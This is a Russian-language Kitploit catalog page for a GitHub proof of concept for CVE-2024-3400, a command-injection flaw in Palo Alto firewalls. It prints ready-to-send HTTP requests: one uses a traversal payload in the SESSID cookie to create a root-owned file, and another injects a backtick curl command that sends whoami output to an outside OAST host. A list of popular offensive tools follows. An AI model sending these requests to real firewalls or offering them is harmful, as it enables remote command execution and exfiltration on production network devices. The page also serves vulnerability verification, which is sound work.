
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-3400-poc — Доказательство концепции эксплуатации CVE-2024-3400, уязвимости внедрения команд в межсетевых экранах Palo Alto, демонстрирующее создание файлов и удалённое выполнение команд с помощью специально сформированных HTTP-запросов. | Kitploit
Инструменты/GitHubGitHub/ghassansabir/cve-2024-3400-poc
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и Управление
GitHubghassansabir/cve-2024-3400-poc

CVE-2024-3400-poc

Доказательство концепции эксплуатации CVE-2024-3400, уязвимости внедрения команд в межсетевых экранах Palo Alto, демонстрирующее создание файлов и удалённое выполнение команд с помощью специально сформированных HTTP-запросов.

Репозиторий
331 год назадЕщё не проверено
Поделиться

CVE-2024-3400 PoC (инструмент проверки уязвимости)

Описание уязвимости

CVE-2024-3400 — это уязвимость внедрения команд в межсетевых экранах Palo Alto. Отправляя специально сформированный HTTP-запрос, злоумышленник может выполнить произвольные команды на целевом сервере и даже получить root-права.

Шаги по воспроизведению уязвимости

  1. Отправьте следующий HTTP-запрос:
POST /ssl-vpn/hipreport.esp HTTP/1.1
Host: 127.0.0.1
Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/hellome1337.txt;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0


После отправки этого запроса на сервере будет создан файл с именем hellome1337.txt, и этот файл будет иметь root-права.

  1. При попытке доступа к этому файлу должен возвращаться HTTP-статус 403 (доступ запрещён), а не 404 (не найдено).

Скриншоты демонстрируют результат эксплуатации этой уязвимости:
image

image

Пример внедрения команд

Чтобы использовать эту уязвимость для внедрения команд, вы можете отправить следующий HTTP-запрос:

POST /ssl-vpn/hipreport.esp HTTP/1.1
Host: 127.0.0.1
Cookie: SESSID=./../../../opt/panlogs/tmp/device_telemetry/minute/h4`curl${IFS}xxxxxxxxxxxxxxxxx.oast.fun?test=$(whoami)`;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

Этот запрос выполнит команду whoami на сервере и отправит результат на указанный удалённый сервер (например: xxxxxxxxxxxxxxxxx.oast.fun).


Дополнительное чтение

  • Анализ Rapid7
  • Анализ лаборатории WatchTowr
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →